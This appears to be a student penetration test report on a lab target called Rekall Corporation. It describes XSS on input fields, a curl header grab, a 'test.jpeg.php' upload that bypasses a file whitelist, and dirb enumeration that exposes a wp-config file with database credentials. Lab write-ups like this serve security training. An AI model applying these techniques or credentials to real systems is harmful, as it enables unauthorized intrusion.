Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	LarryLLC
Contact Name	Larry
Contact Title	Wizard Penetration Tester

Document History

Version	Date	Author(s)	Comments
001			

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- There are efforts towards web application sanitization. Which slowed the process of command injecting.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Weak Password policy and or practices.
- Little effort towards user input validation.
- Exposed credentials through numerous sources, from the github repository, to open accessed index directories, to web application html.
- Little to no WAF rule implementations to help prevent traffic requests and a response letting attackers know that the IP address is active.
- Multiple open ports with active vulnerabilities that can be controlled via scripts and or firewalls.


Executive Summary

Web Application Summary


Beginning stages started with targeting the Web-application, and the providing server.
The first attack involved exploiting the name field inside the “Rekall Corporation Welcome” page by typing in a javascript script. In return this gives us an alert response. (figure 1).

The same exploit was executed on the “Memory-Planner” character entry field. (figure 2)
The relatively same attack is executed in the comments field under the “comments” page. But this attack “stores scripts” and allows users to unwillingly/knowingly activate it to pull data. (figure 3)


(Figure 1)-Reflective Cross-site Javascript Script input



(Figure 2)-Reflective Cross-site Javascript script field



(Figure3)- Stored Cross-site script input




Using the default terminal, I used a command to pull header information from the host “192.168.14.35”. (Figure 4)

(Figure 4)-Output from curling "http://192.168.14.35/About-Rekall.php"


```
└─# curl -v http://192.168.14.35/About-Rekall.php
*   Trying 192.168.14.35:80...
* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0)
> GET /About-Rekall.php HTTP/1.1
> Host: 192.168.14.35
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sat, 07 Jan 2023 03:57:51 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: Flag 4 nckd97dk6sh2
< Set-Cookie: PHPSESSID=uanobefetn0j0tp490o8jfqkp4; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 7873
< Content-Type: text/html
<



<!DOCTYPE html>
<html style="font-size: 16px;">
  <head>
```

From the "VR-Planner" page, I created and uploaded a file named "test.jpeg.php" to both upload fields. Bypassing the user input whitelist. (Figure 5 & 6)

(Figure 5)



(Figure 6)



Using a program called “dirb”, I scanned for “http://192.168.14.35/passwords/” as seen on (Figure 7), and found a file that contained a user and password. (Figure 8). I then used the username and password to login to the server. (Figure 9).


(Figure7)- Using “Dirb” to scan for directories.

```
┌──(root💀kali)-[~]
└─# dirb http://192.168.14.35/passwords/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jan 10 22:13:40 2023
URL_BASE: http://192.168.14.35/passwords/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.14.35/passwords/ ----
+ http://192.168.14.35/passwords/accounts (CODE:200|SIZE:26)
+ http://192.168.14.35/passwords/web.config (CODE:200|SIZE:7470)
+ http://192.168.14.35/passwords/wp-config (CODE:200|SIZE:1508)

-----------------
END_TIME: Tue Jan 10 22:13:43 2023
DOWNLOADED: 4612 - FOUND: 3

┌──(root💀kali)-[~]
└─#
```

(Figure 8)-Inside the directory “wp-config”


```
<?php
// ** MySQL settings ** //
define('DB_NAME', 'bWAPP');    // The name of the database
define('DB_USER', 'thor');     // Your MySQL username
define('DB_PASSWORD', 'Asgard'); // ...and password
define('DB_HOST', 'localhost');    // 99% chance you won't need to change this value
define('DB_CHARSET', 'utf8');
define('DB_COLLATE', '');

// Change each KEY to a different unique phrase.  You won't have to remember the phrases later,
// so make them long and complicated.  You can visit http://api.wordpress.org/secret-key/1.1/
// to get keys generated for you, or just make something up.  Each key should have a different phrase.
define('AUTH_KEY', 'put your unique phrase here'); // Change this to a unique phrase.
define('SECURE_AUTH_KEY', 'put your unique phrase here'); // Change this to a unique phrase.
define('LOGGED_IN_KEY', 'put your unique phrase here'); // Change this to a unique phrase.

// You can have multiple installations in one database if you give each a unique prefix
$table_prefix  = 'wp_';   // Only numbers, letters, and underscores please!

// Change this to localize WordPress.  A corresponding MO file for the
// chosen language must be installed to wp-content/languages.
// For example, install de.mo to wp-content/languages and set WPLANG to 'de'
// to enable German language support.
define ('WPLANG', '');

/* That's all, stop editing! Happy blogging. */

if ( !defined('ABSPATH') )
        define('ABSPATH', dirname(__FILE__) . '/');
require_once(ABSPATH . 'wp-settings.php');
?>
```

(Figure 9)- Successful login




I stumbled upon finding an administrator's login and password by highlighting the page. (Figure 10)

(Figure 10)-Highlight shows the username and password.

